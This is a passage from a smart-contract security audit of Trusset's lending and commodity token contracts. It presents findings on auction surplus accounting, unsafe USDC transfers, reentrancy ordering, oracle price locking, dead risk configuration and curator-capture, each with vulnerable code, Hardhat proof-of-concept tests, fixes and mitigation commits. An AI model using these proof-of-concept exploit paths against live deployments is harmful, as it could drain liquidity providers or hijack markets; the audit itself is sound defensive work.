        uint256 principalCovered = debtCovered > auction.principalRemaining
            ? auction.principalRemaining
            : debtCovered;

        auction.collateralRemaining -= collateralAmount;
        auction.debtRemaining -= debtCovered;
        auction.principalRemaining -= principalCovered;

        // Anything paid above the covered debt plus the configured liquidation
penalty
        // belongs to the borrower, not the pool.
        uint256 keepCap = _keepCap(debtCovered);
        uint256 kept = usdcRequired < keepCap ? usdcRequired : keepCap;

        _applyCoverageToPool(kept, principalCovered);

        if (kept < principalCovered) {
            emit AuctionBidShortfall(auctionId, principalCovered - kept);
        }

        // Delivery is the last interaction, after every auction and pool figure
is final,
        // so a reentrant collateral token can never observe intermediate state.
        adapter.enforce(auction.collateralRef, msg.sender, collateralAmount);

        if (usdcRequired > kept) {
            _paySurplus(auction.loanId, auction.borrower, usdcRequired - kept);
        }

// SecurityTokenLendingMarket.sol:990-998 -- the sibling path holds one cap across
```

```
partial fills
        uint256 keepCap = _keepCap(pending.debtOwed);
        uint256 alreadyReceived = pending.proceedsReceived;
        uint256 kept = 0;
        if (alreadyReceived < keepCap) {
            uint256 room = keepCap - alreadyReceived;
            kept = amount < room ? amount : room;
        }
        uint256 surplus = amount - kept;
        pending.proceedsReceived = alreadyReceived + amount;

// SecurityTokenLendingMarket.sol:127-142 -- no cumulative-proceeds field
    struct DutchAuction {
        uint256 loanId;
        address borrower;
        uint256 collateralAmount;
        uint256 collateralRemaining;
        uint256 debtOwed;
        uint256 debtRemaining;
        uint256 startTime;
        uint256 endTime;
        uint256 startPrice;
        uint256 endPrice;
        bytes32 collateralRef;  // adapter ref holding the auctioned collateral
        bool active;
        bool fullySettled;
        uint256 principalRemaining;
    }

// SecurityTokenLendingMarket.sol:1386-1388
    function _keepCap(uint256 debt) internal view returns (uint256) {
        return debt + (debt * config.liquidationPenalty) / PRECISION;
    }
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
  INITIAL_PRICE,
  MarketSuite,
  PRECISION,
  PriceSource,
  pushPrice,
```

```
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 100_000n * USDC_UNIT;
const BORROW = ((COLLATERAL * INITIAL_PRICE) / TOKEN_UNIT / 100n) * 75n;
const BID_FUNDS = 50_000n * USDC_UNIT;
const AUCTION_DURATION = 600n;

async function fundBidder(suite: MarketSuite, who: { address: string }) {
  await suite.registry.setVerified(who.address, true, 1);
  await suite.usdc.mint(who.address, BID_FUNDS);
  const signer = await ethers.getSigner(who.address);
  await suite.usdc.connect(signer).approve(await suite.market.getAddress(),
ethers.MaxUint256);
}

async function auctionMarket(): Promise<MarketSuite> {
  const suite = await deployMarket({ mode: CollateralMode.Freeze, priceSource:
PriceSource.NAV });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await fundBidder(suite, suite.actors.bidder);
  await fundBidder(suite, suite.actors.lp2);

  const c = await suite.market.config();
  await suite.market.connect(suite.actors.issuer).setConfig({
    collateralFactor: c.collateralFactor,
    liquidationThreshold: c.liquidationThreshold,
    liquidationPenalty: c.liquidationPenalty,
    protocolFeeRate: c.protocolFeeRate,
    minBorrowAmount: c.minBorrowAmount,
    maxPriceAge: c.maxPriceAge,
    closeFactor: 50n * 10n ** 16n,
    maxTotalCollateral: c.maxTotalCollateral,
    maxUserCollateral: c.maxUserCollateral,
    useDutchAuction: true,
    auctionDuration: AUCTION_DURATION,
    auctionStartPremium: c.auctionStartPremium,
    auctionMinPremium: c.auctionMinPremium,
  });
  return suite;
}

describe("N-16: Dutch auction per-bid keepCap pays the borrower surplus out of
principal the pool never recovers", () => {
```

```
  it("two fills at falling prices: aggregate cash clears the whole-auction cap,
yet the borrower is paid and LPs eat the shortfall", async () => {
    const suite = await loadFixture(auctionMarket);
    const { borrower, bidder, lp2, liquidator } = suite.actors;
    const marketAddress = await suite.market.getAddress();

    await suite.market.connect(borrower).openLoan(COLLATERAL, BORROW,
EMPTY_SIGNED_PRICE);
    await pushPrice(suite, (INITIAL_PRICE * 70n) / 100n);
    await suite.market.connect(liquidator).liquidate(1n, EMPTY_SIGNED_PRICE);

    const auction = await suite.market.dutchAuctions(1n);
    const penalty = (await suite.market.config()).liquidationPenalty;
    const principalAuctioned = auction.principalRemaining;
    const wholeAuctionCap = auction.debtOwed + (auction.debtOwed * penalty) /
PRECISION;
    const half = auction.collateralAmount / 2n;

    const liquidityBefore = await suite.market.totalLiquidity();
    const insuranceBefore = await suite.usdc.balanceOf(await
suite.insuranceFund.getAddress());
    const borrowerBefore = await suite.usdc.balanceOf(borrower.address);

    // Fill one: early on the decay curve, above this slice's own keepCap.
    const bidderBefore = await suite.usdc.balanceOf(bidder.address);
    await suite.market.connect(bidder).bidOnAuction(1n, half);
    const paidEarly = bidderBefore - (await suite.usdc.balanceOf(bidder.address));

    const surplusPaid = (await suite.usdc.balanceOf(borrower.address)) -
borrowerBefore;
    expect(surplusPaid).to.be.greaterThan(0n);

    // Fill two: same auction, at the floor price, below its own keepCap.
    await time.setNextBlockTimestamp(auction.endTime);
    const lateBefore = await suite.usdc.balanceOf(lp2.address);
    const tx = await suite.market.connect(lp2).bidOnAuction(1n, half);
    const paidLate = lateBefore - (await suite.usdc.balanceOf(lp2.address));

    await expect(tx).to.emit(suite.market, "AuctionBidShortfall");
    await expect(tx).to.not.emit(suite.market, "BadDebtFromAuction");

    const settled = await suite.market.dutchAuctions(1n);
    expect(settled.fullySettled).to.equal(true);
    expect(settled.debtRemaining).to.equal(0n);

    const cashRealized = paidEarly + paidLate;

    // The auction as a whole never earned a surplus: its total cash sits at or
```

```
under the
    // single cap the sibling settlement path (receiveLiquidationProceeds)
applies.
    expect(cashRealized).to.be.at.most(wholeAuctionCap);
    // It also brought in more than enough to return the auctioned principal.
    expect(cashRealized).to.be.greaterThan(principalAuctioned);

    // Yet the per-bid cap released cash to the borrower, so what the pool kept is
short.
    const poolKept = cashRealized - surplusPaid;
    expect(poolKept).to.be.lessThan(principalAuctioned);

    const liquidityAfter = await suite.market.totalLiquidity();
    expect(liquidityAfter).to.be.lessThan(liquidityBefore);
    expect(liquidityBefore - liquidityAfter).to.be.greaterThan((surplusPaid *
3n) / 10n);

    // No insurance draw backstops it: debtRemaining hit zero on notional pro-rata
debt.
    expect(await suite.usdc.balanceOf(await
suite.insuranceFund.getAddress())).to.equal(
      insuranceBefore,
    );

    // The settlement cash is physically gone from the market, sitting with the
borrower.
    expect(await suite.usdc.balanceOf(borrower.address)).to.equal(borrowerBefore +
surplusPaid);
    expect(await suite.usdc.balanceOf(marketAddress)).to.be.lessThan(
      liquidityBefore + cashRealized - BORROW,
    );
  });
});
```

RECOMMENDATION

Give the auction path the same cumulative accounting the router path already has. Append a uint256 proceedsReceived; field to the end of the DutchAuction struct (appending rather than inserting keeps the storage layout of existing auction slots intact, see [M-04]), and replace lines 880 and 881 with the receiveLiquidationProceeds shape:

The surplus payment at lines 893 to 895 then fires only once the auction's aggregate cash has actually exceeded one whole-auction cap, so headroom left by an above-cap fill absorbs a later below-principal fill before any cash reaches the borrower. If deferring the payout is acceptable, an equivalent and simpler fix is to accumulate proceedsReceived on every bid and pay max(0, proceedsReceived - _keepCap(auction.debtOwed)) once in the fullySettled branch at line 899, which also removes the surplus transfer from the per bid interaction set. Either way, mirror the

change into the Canton port, whose Bid choice (contracts/canton/daml/Trusset/SecurityLending.daml:910-969) computes the same keepCap fresh on every bid at line 950 and currently reproduces the per bid formula.

```
uint256 keepCap = _keepCap(auction.debtOwed);
uint256 alreadyReceived = auction.proceedsReceived;
uint256 kept = 0;
if (alreadyReceived < keepCap) {
    uint256 room = keepCap - alreadyReceived;
    kept = usdcRequired < room ? usdcRequired : room;
}
auction.proceedsReceived = alreadyReceived + usdcRequired;
```

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Auction settlement tracks cumulative proceedsForwarded against a whole-auction keepCap (debtOwed + penalty), and the market waterfall uses the same cumulative fullCap — not a fresh per-bid cap.

6.2.31 Raw IERC20.transfer() for USDC Payout in CommodityTokenUpgradeable

LOW FIXED

DESCRIPTION

Similar to F-003: raw transfers used for USDC payouts assume standard ERC-20 boolean return and fail on nonconforming tokens.

Impact: payout failures and stuck funds.

CODE LOCATION

CommodityTokenUpgradeable.sol L718

```
import "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
using SafeERC20 for IERC20Metadata;
// Line 718: Replace
// bool success = IERC20Metadata(usdcToken).transfer(request.account, usdcAmount);
// require(success, "USDC_TRANSFER_FAILED");
// With:
IERC20Metadata(usdcToken).safeTransfer(request.account, usdcAmount);
```

RECOMMENDATION

Use SafeERC20 wrappers and add tests mocking nonconforming USDC-like implementations.

MITIGATION

https://github.com/trusset/trusset-commodity-token-license/commit/da18d8b4b6e479301e38105e925513678477d75e

6.2.32 CEI Violation in CommodityTokenSale, State Updates After External ETH Transfers

LOW FIXED

DESCRIPTION

The contract performs an external ETH transfer (or token transfer) to a recipient before updating internal accounting that records purchase/sale state. This order violates Checks-Effects-Interactions and opens the contract to reentrancy or inconsistent state if the external call reenters.

Root cause: Business flow updates external balances prior to committing internal state changes (effects), relying on the external target to behave benignly.

Impact: Malicious recipients can reenter and call into contract functions expecting a post-transfer state, causing duplicates, refunds, or drained state transitions.

CODE LOCATION

CommodityTokenSale.sol L245-332 (purchase)

RECOMMENDATION

Reorder operations to follow CEI: perform all require checks, update internal state (balances, totalSupply), then interact with external contracts or transfer ETH/tokens.

Add nonReentrant modifier (OpenZeppelin ReentrancyGuard) to all externally-facing state-mutating functions.

Run fuzz and reentrancy tests that attempt reentry during external transfer.

Add a defensive fallback: when an external transfer fails, revert with a clear revert reason and avoid partial state application.

MITIGATION

https://github.com/trusset/trusset-commodity-token-license/commit/da18d8b4b6e479301e38105e925513678477d75e

6.2.33 Integer-division truncation locks the price oracle at 1 wei (ERC3643 Lending)

LOW FIXED

Impact: Low

Likelihood: Low

DESCRIPTION

_checkDeviation computes maxAllowed = (currentPrice * maxDeviationBps) / BPS_PRECISION using floor division. When currentPrice == 1 (the contract's own MIN_PRICE), maxAllowed floors to 0, so any update to a price other than 1 reverts, and updating to 1 is a no-op. An authorized signer who repeatedly halves the price by the maximum allowed step converges to price == 1 in about log2(price) steps, after which the oracle can never move again through the normal update path. Recovery is possible only via owner intervention (setMaxDeviation(10000) to walk the price back up, or a UUPS upgrade).

Proof of Concept.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityPriceOracle.sol:32 (MIN_PRICE), :220-226 (_checkDeviation)

```
// SecurityPriceOracle.sol:32
uint256 private constant MIN_PRICE = 1;

// SecurityPriceOracle.sol:220-226 -- maxAllowed floors to 0 when currentPrice ==
1
function _checkDeviation(uint256 newPrice) internal view {
    uint256 currentPrice = price;
    if (currentPrice == 0) return;
    uint256 diff = newPrice > currentPrice ? newPrice - currentPrice :
currentPrice - newPrice;
    uint256 maxAllowed = (currentPrice * maxDeviationBps) / BPS_PRECISION;
    if (diff > maxAllowed) revert PriceDeviationTooLarge();
}
```

```
import { expect } from "chai";
import { ethers, upgrades } from "hardhat";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import { getActors, INITIAL_PRICE } from "../helpers/fixtures";
import type { SecurityPriceOracle } from "../../typechain-types";

async function oracleFixtureAtPriceTwo() {
  const actors = await getActors();
  const Oracle = await ethers.getContractFactory("SecurityPriceOracle");
```

```
  const oracle = (await upgrades.deployProxy(Oracle, [actors.issuer.address, 2n],
{
    kind: "uups",
  })) as unknown as SecurityPriceOracle;
  return { oracle, actors };
}

describe("F-022: integer-division truncation -> price floor lock at 1 wei", () =>
{
  it("once price == 1 wei, every non-1 update reverts PriceDeviationTooLarge
(floor lock)", async () => {
    const { oracle, actors } = await loadFixture(oracleFixtureAtPriceTwo);

    await expect(oracle.connect(actors.issuer).updatePrice(1n))
      .to.emit(oracle, "PriceUpdated")
      .withArgs(2n, 1n, actors.issuer.address);
    expect(await oracle.price()).to.equal(1n);

    await
expect(oracle.connect(actors.issuer).updatePrice(2n)).to.be.revertedWithCustomErro
r(
      oracle,
      "PriceDeviationTooLarge",
    );
    await
expect(oracle.connect(actors.issuer).updatePrice(100n)).to.be.revertedWithCustomEr
ror(
      oracle,
      "PriceDeviationTooLarge",
    );
    await
expect(oracle.connect(actors.issuer).updatePrice(INITIAL_PRICE)).to.be.revertedWit
hCustomError(
      oracle,
      "PriceDeviationTooLarge",
    );

    await oracle.connect(actors.issuer).updatePrice(1n);
    expect(await oracle.price()).to.equal(1n);
  });
});
```

RECOMMENDATION

Use ceiling division (or add +1) when computing maxAllowed so the floor price retains at least 1 wei of permitted movement, and clamp maxAllowed to a configured minimum.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

When maxDeviationBps truncates the allowed move to zero at tiny prices, the oracle floors the permitted step to 1 wei so the feed cannot lock. Covered by OracleDeviationBounds and AuctionFloorPrice tests.

6.2.34 Factory default risk configuration is validated, evented and readable but never reaches a deployed market (ERC3643 Lending)

LOW FIXED

Impact: Low

Likelihood: High

DESCRIPTION

defaultRiskConfig is write-only state. It is declared at SecurityTokenLendingFactory.sol:144, initialized in the constructor at :251-259, written by the validated onlyOwner setter at :707-727 which emits DefaultRiskConfigUpdated, and read back by getDefaultRiskConfig at :635-642. No contract consumes it. _deployMarketProxy encodes exactly nine arguments into SecurityTokenLendingMarket.initialize and none of them is a risk parameter, and the market keeps no factory pointer to fetch the values later (SecurityTokenLendingMarket.sol:171 stores only address private deployer, used at :440 and :474). Every deployed market therefore takes the hardcoded block at SecurityTokenLendingMarket.sol:414-428, with closeFactor at 50e16, both collateral caps at zero, useDutchAuction false, auctionDuration one hour, and auctionMinPremium selected from the price source rather than from any platform default. The asymmetry is the tell: the sibling rate defaults in the same deployment path are threaded, at SecurityTokenLendingFactory.sol:304-310, into the SecurityInterestRateModel proxy.

The residual harm is confined to operator false assurance, and the exploit framing does not survive scrutiny. A market ships with maxTotalCollateral == maxUserCollateral == 0 and closeFactor == 50e16 whether or not setDefaultRiskConfig is ever called, so no on-chain risk posture is degraded relative to an untouched factory and no attacker capability changes. The same is true of the auction flag in the opposite direction: markets are pinned to useDutchAuction == false regardless of what defaultRiskConfig.useDutchAuction is set to, so an owner who sets that default to true still gets a market that never actually enables Dutch auctions. The identical dead field is present in contracts/evm/mocks/legacy/LegacyPreAdoptionFactory.sol:109 and :185-193 and was never applied there either, so this is vestigial state rather than wiring lost in the pre-adoption refactor.

What remains is a governance surface that controls nothing while reading back as if it does. The precondition is that a factory owner actually uses it: an owner who calls setDefaultRiskConfig with a tighter concentration cap or close factor receives a successful transaction, a

DefaultRiskConfigUpdated event, and a getDefaultRiskConfig() read that returns exactly what was set, while every market deployed thereafter runs with the caps switched off in _checkSupplyCaps and liquidates at the protocol maximum close factor. No attacker privilege is involved at any point, and no borrower gains anything they did not already have. There is also no owner-side remedy afterwards, because initialize grants the factory no role on the market, adoptCurator at :468-491 hands DEFAULT_ADMIN_ROLE and ISSUER_ROLE to the curator's nominees, and setConfig is onlyRole(ISSUER_ROLE) at SecurityTokenLendingMarket.sol:1061. The three knobs remain fully settable by the lender of record's issuer, which is the design the factory documents, so the defect is dead state with a misleading success signal, the same class as an already-fixed dead-configuration issue elsewhere in the codebase (config.maxPriceAge).

Proof of Concept.

the owner sets caps and a close factor that getDefaultRiskConfig() reads back exactly, the next deployed market comes up with zeroed caps and closeFactor == 50e16, a borrower locks 100x the intended per-user cap, and the same owner cannot impose the values afterwards because setConfig reverts for anyone but the issuer.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingFactory.sol:144 (defaultRiskConfig), :707-727 (setDefaultRiskConfig), :368-386 (_deployMarketProxy) trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:414-428 (initialize), :1510-1521 (_checkSupplyCaps)

```
// SecurityTokenLendingFactory.sol:144
    DefaultRiskConfig public defaultRiskConfig;

// SecurityTokenLendingFactory.sol:707-727
    function setDefaultRiskConfig(
        uint256 _closeFactor, uint256 _maxTotalCollateral, uint256
_maxUserCollateral,
        bool _useDutchAuction, uint256 _auctionDuration, uint256
_auctionStartPremium, uint256 _auctionMinPremium
    ) external onlyOwner {
        if (_closeFactor < 10e16 || _closeFactor > 50e16) revert
InvalidParameters();
        if (_auctionDuration < 10 minutes || _auctionDuration > 24 hours) revert
InvalidParameters();
        if (_auctionStartPremium <= _auctionMinPremium) revert
InvalidParameters();
        if (_auctionMinPremium < 80e16) revert InvalidParameters();

        defaultRiskConfig = DefaultRiskConfig({
            closeFactor: _closeFactor,
            maxTotalCollateral: _maxTotalCollateral,
            maxUserCollateral: _maxUserCollateral,
            useDutchAuction: _useDutchAuction,
            auctionDuration: _auctionDuration,
            auctionStartPremium: _auctionStartPremium,
```

```
            auctionMinPremium: _auctionMinPremium
        });

        emit DefaultRiskConfigUpdated(_closeFactor, _maxTotalCollateral,
_maxUserCollateral, _useDutchAuction);
    }

// SecurityTokenLendingFactory.sol:368-386 -- nine arguments, none of them a risk
parameter
    function _deployMarketProxy(MarketInitParams calldata params, Deployment
memory d, address asset) internal returns (address) {
        return address(new ERC1967Proxy(
            marketImpl,
            abi.encodeCall(
                SecurityTokenLendingMarket.initialize,
                (
                    asset,
                    params.collateralToken,
                    d.oracle,
                    d.interestModel,
                    d.router,
                    params.identityRegistry,
                    d.insuranceFund,
                    params.fallbackDecimals,
                    params.priceSource
                )
            )
        ));
    }

// SecurityTokenLendingMarket.sol:414-428
        config = MarketConfig({
            collateralFactor: 75e16,
            liquidationThreshold: 85e16,
            liquidationPenalty: 5e16,
            protocolFeeRate: 25e16,
            minBorrowAmount: 100 * borrowScale,
            maxPriceAge: 24 hours,
            closeFactor: 50e16,
            maxTotalCollateral: 0,
            maxUserCollateral: 0,
            useDutchAuction: false,
            auctionDuration: 1 hours,
            auctionStartPremium: 130e16,
            auctionMinPremium: _priceSource == PriceSource.Market ?
MARKET_SOURCE_MIN_AUCTION_PREMIUM : 95e16
        });
```

```
// SecurityTokenLendingMarket.sol:1510-1521 -- zero is the OFF value, not a
conservative default
    function _checkSupplyCaps(address user, uint256 additionalCollateral) internal
view {
        if (config.maxTotalCollateral > 0) {
            if (totalCollateral + additionalCollateral >
config.maxTotalCollateral) {
                revert SupplyCapExceeded();
            }
        }
        if (config.maxUserCollateral > 0) {
            if (userTotalCollateral[user] + additionalCollateral >
config.maxUserCollateral) {
                revert UserSupplyCapExceeded();
            }
        }
    }
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  EMPTY_SIGNED_PRICE,
  INITIAL_PRICE,
  LIQUIDITY_COMMITMENT,
  PriceSource,
  TOKEN_UNIT,
  USDC_UNIT,
  curatorTerms,
  deployFactory,
  deployTokens,
  getActors,
} from "../helpers/fixtures";

const CAP_TOTAL = 500n * TOKEN_UNIT;
const CAP_USER = 100n * TOKEN_UNIT;
const CLOSE_FACTOR = 20n * 10n ** 16n;
const AUCTION_DURATION = 2n * 60n * 60n;

const COLLATERAL = 10_000n * TOKEN_UNIT;
const BORROW = 1_000n * USDC_UNIT;

async function riskDefaultsFixture() {
  const actors = await getActors();
  const tokens = await deployTokens(18);
  const { factory } = await deployFactory(await tokens.usdc.getAddress());
```

```
await factory.setDefaultRiskConfig(
  CLOSE_FACTOR,
  CAP_TOTAL,
  CAP_USER,
  true,
  AUCTION_DURATION,
  125n * 10n ** 16n,
  90n * 10n ** 16n,
);

const tx = await factory.deployMarket({
  collateralToken: await tokens.security.getAddress(),
  identityRegistry: ethers.ZeroAddress,
  fallbackDecimals: 0,
  initialPrice: INITIAL_PRICE,
  mode: CollateralMode.Freeze,
  borrowAsset: ethers.ZeroAddress,
  priceSource: PriceSource.NAV,
  candidates: [actors.curator.address],
  openToAnyCurator: false,
});
const receipt = await tx.wait();
const deployed = receipt!.logs
  .map((log) => {
    try {
      return factory.interface.parseLog(log);
    } catch {
      return null;
    }
  })
  .find((parsed) => parsed?.name === "MarketDeployed")!;

const marketAddress = deployed.args.market as string;
const adapterAddress = deployed.args.adapter as string;
const routerAddress = deployed.args.router as string;
const registryAddress = await tokens.registry.getAddress();

await tokens.registry.setVerified(routerAddress, true, 1);
await tokens.registry.setVerified(adapterAddress, true, 1);
await tokens.registry.setVerified(actors.saleRecipient.address, true, 1);
await tokens.registry.setVerified(actors.curator.address, true, 1);
await tokens.security.addAgent(adapterAddress);

await factory
  .connect(actors.curator)
  .acceptCuratorRole(marketAddress, curatorTerms(actors, registryAddress));
```

```
  const market = await ethers.getContractAt("SecurityTokenLendingMarket",
marketAddress);

  await tokens.registry.setVerified(actors.lp.address, true, 1);
  await tokens.usdc.mint(actors.lp.address, LIQUIDITY_COMMITMENT);
  await tokens.usdc.connect(actors.lp).approve(marketAddress, ethers.MaxUint256);
  await market.connect(actors.lp).addLiquidity(LIQUIDITY_COMMITMENT);

  await tokens.registry.setVerified(actors.borrower.address, true, 1);
  await tokens.security.mint(actors.borrower.address, COLLATERAL);

  return { actors, tokens, factory, market };
}

describe("N-10: factory risk defaults are written but never applied to deployed
markets", () => {
  it("caps the owner set are absent from the market and a borrower blows through
them", async () => {
    const { actors, factory, market } = await loadFixture(riskDefaultsFixture);

    const defaults = await factory.getDefaultRiskConfig();
    expect(defaults.maxTotalCollateral).to.equal(CAP_TOTAL);
    expect(defaults.maxUserCollateral).to.equal(CAP_USER);
    expect(defaults.closeFactor).to.equal(CLOSE_FACTOR);
    expect(defaults.useDutchAuction).to.equal(true);
    expect(defaults.auctionDuration).to.equal(AUCTION_DURATION);

    const cfg = await market.config();
    expect(cfg.maxTotalCollateral).to.equal(0n);
    expect(cfg.maxUserCollateral).to.equal(0n);
    expect(cfg.closeFactor).to.equal(50n * 10n ** 16n);
    expect(cfg.useDutchAuction).to.equal(false);
    expect(cfg.auctionDuration).to.equal(60n * 60n);

    await market.connect(actors.borrower).openLoan(COLLATERAL, BORROW,
EMPTY_SIGNED_PRICE);

    const locked = await market.userTotalCollateral(actors.borrower.address);
    expect(locked).to.equal(COLLATERAL);
    expect(locked).to.equal(CAP_USER * 100n);
    expect(await market.totalCollateral()).to.be.greaterThan(CAP_TOTAL);
  });

  it("the factory owner has no route to impose the defaults after deployment",
async () => {
    const { actors, factory, market } = await loadFixture(riskDefaultsFixture);

    const owner = await factory.owner();
```

```
    const cfg = await market.config();
    const patched = {
      collateralFactor: cfg.collateralFactor,
      liquidationThreshold: cfg.liquidationThreshold,
      liquidationPenalty: cfg.liquidationPenalty,
      protocolFeeRate: cfg.protocolFeeRate,
      minBorrowAmount: cfg.minBorrowAmount,
      maxPriceAge: cfg.maxPriceAge,
      closeFactor: CLOSE_FACTOR,
      maxTotalCollateral: CAP_TOTAL,
      maxUserCollateral: CAP_USER,
      useDutchAuction: true,
      auctionDuration: AUCTION_DURATION,
      auctionStartPremium: cfg.auctionStartPremium,
      auctionMinPremium: cfg.auctionMinPremium,
    };

    expect(owner).to.equal(actors.deployer.address);
    await
expect(market.connect(actors.deployer).setConfig(patched)).to.be.reverted;

    await market.connect(actors.issuer).setConfig(patched);
    expect((await market.config()).maxUserCollateral).to.equal(CAP_USER);
  });
});
```

RECOMMENDATION

Pick one of the two consistent endings and remove the ambiguity.

To make the control real, extend SecurityTokenLendingMarket.initialize with a risk-parameter argument and have _deployMarketProxy pass defaultRiskConfig into it, exactly as defaultBaseRate, defaultMultiplier, defaultJumpMultiplier and defaultKink are already passed into the interest model proxy at SecurityTokenLendingFactory.sol:304-310. The market's initializer should then build MarketConfig from those values instead of the literals at :414-428, keeping two guards: auctionMinPremium must still be floored at MARKET_SOURCE_MIN_AUCTION_PREMIUM when _priceSource == PriceSource.Market, and useDutchAuction must remain false at deployment to preserve the market's compliance posture, with auction mode left to the curator's realizationMode declaration in acceptCuratorRole.

To retire it instead, delete the DefaultRiskConfig struct, the defaultRiskConfig variable, setDefaultRiskConfig, getDefaultRiskConfig and the DefaultRiskConfigUpdated event, and remove the same dead field from LegacyPreAdoptionFactory.sol. Leaving a validated, evented, readable setter that changes nothing is the worst of the three states.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Factory defaultRiskConfig is retired (storage reserved / no live writer or reader); markets take risk params only from deploy arguments. Covered by FactoryRiskConfigSurface.test.ts.

6.2.35 Curator nomination is not scoped to the market's own deployer (ERC3643 Lending)

LOW FIXED

Impact: Low

Likelihood: Low

DESCRIPTION

nominateCurator and withdrawNomination authorize on isAuthorizedDeployer(msg.sender), which is a factory-wide flag set by the owner through setDeployer. The check has no market dimension, and it cannot be given one: the Deployment struct records no deployer, and deployMarket (line 271) is itself ungated, so nothing on chain links a market to the party that created it. isAuthorizedDeployer is referenced only at lines 409 and 416 in the whole contract.

The precondition is a shared factory with more than one authorized deployer. On a factory where only the owner can nominate, which is the state after deployment until setDeployer is called, there is no cross-party exposure at all. The NatSpec on setDeployer (lines 644-646) describes exactly this multi-tenant arrangement, one shared factory with a per-instance issuer relayer for each client, so the boundary that the missing scoping breaks is one the design itself asserts.

Under that configuration, an address the owner authorized for one client instance can self-nominate on any market that is still flagged seekingCurator, including a market deployed by a different tenant, and then call acceptCuratorRole. The closed-market check at line 453 is satisfied by that self-nomination alone. Where the market was deployed with identityRegistry == address(0), the nomination additionally unlocks the branch at lines 471-479, letting the claimant supply the registry it is then checked against at line 492, and adoptCurator installs that registry permanently since the market only ever sets a registry it does not already have. The claimant ends up with DEFAULT_ADMIN_ROLE and ISSUER_ROLE on the market, DEFAULT_ADMIN_ROLE, OPERATOR_ROLE and saleRecipient on the router, and ownership of the oracle, interest model and insurance fund. seekingCurator is cleared at line 482 and nothing sets it again, so the shortlisted institution is locked out of that deployment with no owner override. The identically gated withdrawNomination also lets any authorized deployer strip the legitimate nominee off any pending market.

The captured set carries no value at the moment of capture, and no user funds are exposed. SecurityTokenLendingMarket.adoptCurator reverts unless totalShares, totalCollateral, totalBorrowed, loanCounter, refCounter and totalPendingLiquidationDebt are all zero:

and addLiquidity reverts MarketPending while collateralAgent is unset (line 499), so a pending market can hold no liquidity, no collateral and no debt. The oracle, interest model, insurance fund and router are per-market proxies created inside deployMarket (lines 299-322), so no shared reserve or shared price feed is reachable this way. Because deployMarket is permissionless and carries its own candidate list, the victim platform recovers by redeploying, and the withdrawn nomination is a race the legitimate relayer re-wins by nominating again. The realistic loss is deployment gas and onboarding delay, plus a squatted market set recorded under the wrong deployments(market).curator that an off-chain party could confuse with the legitimate one. The minimum privilege required is an address the factory owner has already flagged through setDeployer; an unprivileged caller cannot reach either function. This is distinct from [M-06], which is the openToAnyCurator == true path where the nomination gate is bypassed entirely by any verified caller.

Proof of Concept.

one tenant's authorized relayer nominates itself on another tenant's pending market, adopts the whole set with an identity registry it wrote itself, and separately strips the legitimately nominated bank off a market it has no relationship to, while the platform that actually deployed the market is rejected with NotAuthorizedDeployer.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingFactory.sol:408-412 (nominateCurator), :415-421 (withdrawNomination), :653-656 (isAuthorizedDeployer), :94-114 (Deployment)

```
// SecurityTokenLendingMarket.sol:474-482
if (msg.sender != deployer) revert NotAuthorized();
if (collateralAgent != address(0)) revert NotAuthorized();
// Cannot fail: nothing here can be non-zero on a market that has never had a
lender
// of record. It is asserted because it is the property that makes the handover
safe,
// and an assertion that never fires is the cheapest way to keep it true.
if (
    (totalShares | totalCollateral | totalBorrowed |
     loanCounter | refCounter | totalPendingLiquidationDebt) != 0
) revert CollateralOutstanding();
```

```
// SecurityTokenLendingFactory.sol:408-421
function nominateCurator(address market, address candidate) external {
    if (!isAuthorizedDeployer(msg.sender)) revert NotAuthorizedDeployer();
    if (!deployments[market].seekingCurator) revert NotSeekingCurator();
    _nominate(market, candidate);
}

/// @notice Withdraw a nomination while the market is still seeking a lender of
record
function withdrawNomination(address market, address candidate) external {
```

```
    if (!isAuthorizedDeployer(msg.sender)) revert NotAuthorizedDeployer();
    if (!deployments[market].seekingCurator) revert NotSeekingCurator();
    if (!_nominated[market][candidate]) revert NotNominated();
    _nominated[market][candidate] = false;
    emit NominationWithdrawn(market, candidate);
}

// SecurityTokenLendingFactory.sol:653-656 -- a single global flag, no per-market
dimension
/// @notice Whether an address may nominate (the owner, or an authorized
deployer).
function isAuthorizedDeployer(address account) public view returns (bool) {
    return account == owner() || _authorizedDeployers[account];
}

// SecurityTokenLendingFactory.sol:94-114 -- the record of a deployment stores no
deployer
struct Deployment {
    address collateralToken;
    address oracle;
    address interestModel;
    address insuranceFund;
    address adapter;
    address issuer;
    address admin;
    CollateralMode mode;
    address router;
    SecurityTokenLendingMarket.PriceSource priceSource;
    address collateralAgent;
    address saleRecipient;
    address curator;
    bool seekingCurator;
    RealizationMode realizationMode;
    uint256 liquidityCommitment;
    // Appended, never reordered: a market deployed before this field existed
reads
    // false, which is exactly the closed behaviour it was created under.
    bool openToAnyCurator;
}

// SecurityTokenLendingFactory.sol:470-480 -- nomination is what unlocks bringing
your own registry
address registry = address(SecurityTokenLendingMarket(market).identityRegistry());
if (registry == address(0)) {
    // Only a candidate the deployer nominated may bring the gate. On an open
market
    // the registry is the one thing standing between the market and any caller,
so a
```

```
    // claimant that supplies its own would be verifying itself against a contract
it
